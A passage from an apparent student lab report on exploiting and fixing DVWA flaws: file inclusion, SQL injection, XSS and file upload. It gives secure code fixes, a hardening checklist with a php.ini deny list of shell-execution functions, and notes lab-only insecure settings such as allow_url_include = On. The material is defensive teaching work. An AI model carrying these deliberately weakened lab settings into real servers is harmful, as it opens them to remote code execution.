    2. Possible secondary causes (if you still see no inclusion after authenticating): `allow_url_include` could be Off for Apache SAPI, `open_basedir` restrictions could block remote streams, or the app may validate/normalize the `page` parameter before include. Your logs earlier showed include warnings for some attempts — but the current responses show the redirect path is the immediate blocker.

If the web-shell executed, you will see the output of `whoami`.

(c) Root cause (short)

- LFI: Unvalidated `include()` or `require()` of user-supplied path; no path normalization/whitelisting.
- RFI: `allow_url_include` enabled and application includes remote URLs from untrusted input — allows remote code to run on server.

(d) Proposed fixes

Always whitelist allowed include pages. Example:

```
 $allowed = ['home.php','about.php','help.php'];
$page = basename($_GET['page']);
if (!in_array($page, $allowed)) { die('Invalid page'); }
include __DIR__ . '/pages/' . $page;
```

Use `realpath()` and ensure the resolved path is under an allowed directory:

```
 $base = realpath(__DIR__ . '/pages') . DIRECTORY_SEPARATOR;
$target = realpath($base . $page);
if ($target === false || strpos($target, $base) !== 0) die('Invalid page');
include $target;
```

- Disable `allow_url_include` (set `allow_url_include = Off`) and `allow_url_fopen` as required in `php.ini`.
- Set `open_basedir` to restrict file access to designated directories.
- Do not store sensitive files in webroot; set proper filesystem permissions.
- Log and detect unusual include requests.

Part E — Defense & remediation

1) SQL Injection (SQLi)

Why this matters
SQLi allows an attacker to read, modify or delete database contents (credentials, PII) by injecting SQL through unsanitized input. Impact: High.

Problem
Application builds SQL queries by concatenating user input directly into the query string (e.g. `"... WHERE user_id = '$id'"`), so specially crafted input changes query logic.

Fix (use prepared statements / parameterized queries)

```
// vulnerabilities/sqli/source/low.php — prepared statement example
$mysqli = new mysqli('127.0.0.1','dvwauser','dvwapass','dvwa',3306);
if ($mysqli->connect_errno) { die('DB error'); }
$id = $_GET['id'] ?? '';
if ($id !== '') {
  $stmt = $mysqli->prepare('SELECT first_name,last_name FROM users WHERE user_id = ? LIMIT 1');
  $stmt->bind_param('s',$id);
  $stmt->execute();
  $res = $stmt->get_result();
  while ($r = $res->fetch_assoc()) {
    echo htmlspecialchars($r['first_name'],ENT_QUOTES,'UTF-8').' ';
    echo htmlspecialchars($r['last_name'],ENT_QUOTES,'UTF-8');
  }
  $stmt->close();
}
$mysqli->close();
```

How it fixes
Prepared statements send the SQL structure separately from parameters. The database treats the bound parameter as data only, preventing injected SQL from changing query logic. Also HTML-encoding the output prevents any secondary XSS vectors from DB content.

2) Cross-Site Scripting (XSS) — Reflected & Stored

Why this matters

XSS enables client-side script execution in victims' browsers, allowing session theft, defacement, or phishing. Stored XSS is especially dangerous because it affects all visitors. Impact: Medium–High.

Problem
User-supplied content is echoed into HTML without encoding, e.g. `echo $_GET['name'];` or `echo $row['comment'];`, so `<script>` tags execute in browser.

Fix (encode on output / proper escaping)
Reflected example:

```
// vulnerabilities/xss_r — output-encoding
$name = $_GET['name'] ?? '';
echo '<p>Hello '.htmlspecialchars($name, ENT_QUOTES, 'UTF-8').'</p>';
```

Stored example:

```
// vulnerabilities/xss_s — encode comments when rendering
echo '<div class="msg">'.htmlspecialchars($row['comment'], ENT_QUOTES,
'UTF-8').'</div>';
```

How it fixes
`htmlspecialchars(..., ENT_QUOTES, 'UTF-8')` converts <, >, " and ' to HTML entities so input is rendered as text, not executed as code. Encoding on output preserves intended content while neutralizing scripts regardless of input source or storage.

3) File Upload (remote code via upload)

Why this matters
Unsafe file uploads can allow remote code execution (web shells) if attacker-controlled files are stored under a web-accessible, executable path. Impact: High.

Problem
Application trusts file extension or does no content validation, saves uploads to a web-accessible directory and allows execution (e.g., `.php` or disguised `php.jpg` gets executed).

Fix (validate + store safely + restrict execution)
Core principles implemented together (example handler):

```
// validate extension & content; store outside webroot with random name
$allowed_ext = ['jpg','jpeg','png','gif'];
$upload_dir = '/var/uploads/dvwa/'; // outside webroot
```

```
$tmp = $_FILES['uploaded']['tmp_name'];
$orig = basename($_FILES['uploaded']['name']);
$ext = strtolower(pathinfo($orig, PATHINFO_EXTENSION));
if (!in_array($ext, $allowed_ext)) { die('Invalid extension'); }
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $tmp); finfo_close($finfo);
if (strpos($mime, 'image/') !== 0) { die('Not an image'); }
if (!getimagesize($tmp)) { die('Invalid image'); }
$new = bin2hex(random_bytes(16)) . '.' . $ext;
move_uploaded_file($tmp, $upload_dir . $new);
chmod($upload_dir . $new, 0640);
chown($upload_dir . $new, 'www-data');
echo 'OK:' . $new;
```

Serve files via a safe download script that streams files as attachments (no execution) rather than letting the webserver execute them.

How it fixes

- **Extension + MIME + magic-bytes checks** ensure file content matches expected type, preventing disguised web shells.
- **Storing outside webroot** prevents direct HTTP execution even if a malicious file is present.
- **Random filenames & restrictive permissions** avoid predictable access and block execution.
- **Serving via a controlled script** allows content-disposition as download, preventing in-browser execution.

Part F — Report & reflection

(1)Executive Summary

This lab explored common web application vulnerabilities using DVWA, including SQL Injection (SQLi), Cross-Site Scripting (XSS), and insecure File Upload. The goal was to identify, exploit, and remediate these vulnerabilities while demonstrating mitigation strategies. By applying proper coding practices, input validation, output encoding, and safe file handling, the risk of attacks was effectively reduced. The exercise reinforced the importance of secure coding, proper configuration, and awareness of attack vectors in a LAMP stack environment.

Setup Notes

- **DVWA VM IP:** `192.168.x.x` (masked)
- **Attacker VM IP:** `192.168.x.x` (masked)
- **Security Levels:** Low (for controlled exploitation)
- **Configuration Changes:**

- `allow_url_include = On` (for lab testing RFI)
- `open_basedir =` (unset, lab only)

Vulnerability	**Description**	**Root Cause**	**CVSS Risk**
SQL Injection (SQLi)	Attacker can manipulate database queries through unsanitized input to retrieve or modify sensitive data.	User input is directly concatenated into SQL queries without parameterization or proper validation.	High
Reflected XSS	Malicious scripts are reflected back to users through web page input, potentially executing in their browser.	Input from users is output in the page HTML without proper encoding or sanitization.	Medium
Stored XSS	Persistent injection of malicious scripts that execute whenever a user views affected content.	Application stores unescaped user content and renders it directly as HTML.	High
Brute Force / Weak Passwords	Attackers attempt multiple login attempts to guess credentials.	Lack of rate-limiting, weak default passwords, and absence of lockout mechanisms.	Medium
CSRF	Attackers trick authenticated users into performing unintended actions.	State-changing requests rely solely on session cookies without CSRF tokens or origin verification.	High
IDOR	Unauthorized access to resources by modifying predictable identifiers.	No proper authorization checks; access decisions are based solely on client-supplied IDs.	High
File Upload Vulnerability	Uploading files that can be executed or used maliciously.	Insufficient validation of file type, content, and storage location.	High
Command Injection	Execution of arbitrary system commands through unsafe input parameters.	User input is directly passed to shell functions like `exec()` or `system()`.	High
Remote/Local File Inclusion (RCE/LFI/RFI)	Including arbitrary files remotely or locally, leading to code execution.	User-supplied file paths are included without validation; risky PHP settings enabled (`allow_url_include`).	High

Lessons Learned

1. **Input Validation is Not Sufficient**
   Client-side validation alone cannot prevent attacks. Server-side validation must enforce whitelisting and context-specific sanitization.
2. **Trust Boundaries Must be Respected**
   Never trust data from users, databases, or external sources. Encode or escape output depending on context (HTML, SQL, shell).
3. **Defense in Depth is Critical**
   Single-layer security measures are easily bypassed. Layered protections, including WAF, proper coding, monitoring, and least-privilege access, are essential.
4. **Default Configurations are Risky**
   Out-of-the-box settings like `allow_url_include=On` or default credentials create immediate vulnerabilities. Security should be enabled by default.
5. **Authentication ≠ Authorization**
   Logging in does not imply access rights. Every resource request must enforce strict authorization checks.
6. **Secure Coding Practices are Non-Negotiable**
   Prepared statements prevent SQLi; proper output encoding prevents XSS. Framework security features should always be leveraged.
7. **Obscurity is Not Security**
   Hiding files or using weak rate-limiting provides negligible protection. Real security requires proper cryptographic and architectural controls.
8. **Session Management Must be Strong**
   XSS and CSRF can compromise sessions. Use `HttpOnly`, `Secure`, and `SameSite` flags for cookies and enforce short session timeouts.

LAMP Application Hardening Checklist

Code-Level Security

- Use prepared statements for all database queries.
- Encode output with `htmlspecialchars()` or equivalent.
- Implement CSRF tokens for all state-changing operations.
- Validate file uploads (extension, MIME type, content).
- Store uploads outside web root with no execution permission.
- Avoid executing shell commands with user input.
- Whitelist allowed files for inclusion.
- Implement rate-limiting and account lockouts.
- Hash passwords with bcrypt (cost ≥ 12)

PHP Configuration (`php.ini`)

- `disable_functions = exec,passthru,shell_exec,system,proc_open,popen`
- `allow_url_include = Off`
- `allow_url_fopen = Off`
- `expose_php = Off`
- `session.cookie_httponly = 1`
- `session.cookie_secure = 1`
- `session.cookie_samesite = Strict`
- `display_errors = Off`
- `log_errors = On`

Database Security

- Run `mysql_secure_installation`.
- Create dedicated app user with minimal privileges.
- Bind MySQL to `127.0.0.1`.
- Use strong passwords for all DB accounts.

System-Level Security

- Keep system packages updated (`apt update && apt upgrade`).
- Configure firewall (allow only 22, 80, 443).
- Set file permissions: 755 for directories, 644 for files.
- Enable HTTPS (e.g., Let's Encrypt).
- Maintain regular backups (daily DB, weekly full system).
- Monitor logs for suspicious activity.

Regular Maintenance

- Update packages monthly.
- Review logs weekly.
- Conduct quarterly security audits.
- Remove unused accounts and services.

REFERENCES:

https://owasp.org/www-community/attacks/Brute_force_attack
https://owasp.org/www-community/attacks/Command_Injection
https://www.scribd.com/document/2530476/Php-Endangers-Remote-Code-Execution
https://en.wikipedia.org/wiki/Cross-site_request_forgery
https://owasp.org/www-community/attacks/csrf
https://en.wikipedia.org/wiki/File_inclusion_vulnerability
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

https://en.wikipedia.org/wiki/SQL_injection
https://owasp.org/www-community/attacks/SQL_Injection
https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/
https://www.cgisecurity.com/xss-faq.html
https://en.wikipedia.org/wiki/Cross-site_scripting
https://owasp.org/www-community/attacks/xss/
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

REPO LINK:
https://github.com/ShivamKadam63s/SEM5/tree/main/CNS/EXP/7.Experiment%20on%20Programming%20Security%20%E2%80%93%20Web%20Mobile%20Application

CONCLUSION:	In this experiment, I implemented and analyzed multiple web application vulnerabilities such as SQL Injection, XSS, CSRF, Command Injection, and File Upload flaws using DVWA. I learned how insecure coding practices and weak configurations can expose applications to severe exploits. I saw how even simple user inputs can compromise authentication, authorization, and data integrity if not validated properly. Through practical exploitation and remediation, I gained hands-on understanding of secure coding, defense mechanisms, and layered protection. Overall, this experiment strengthened my ability to identify, exploit, and secure web applications effectively.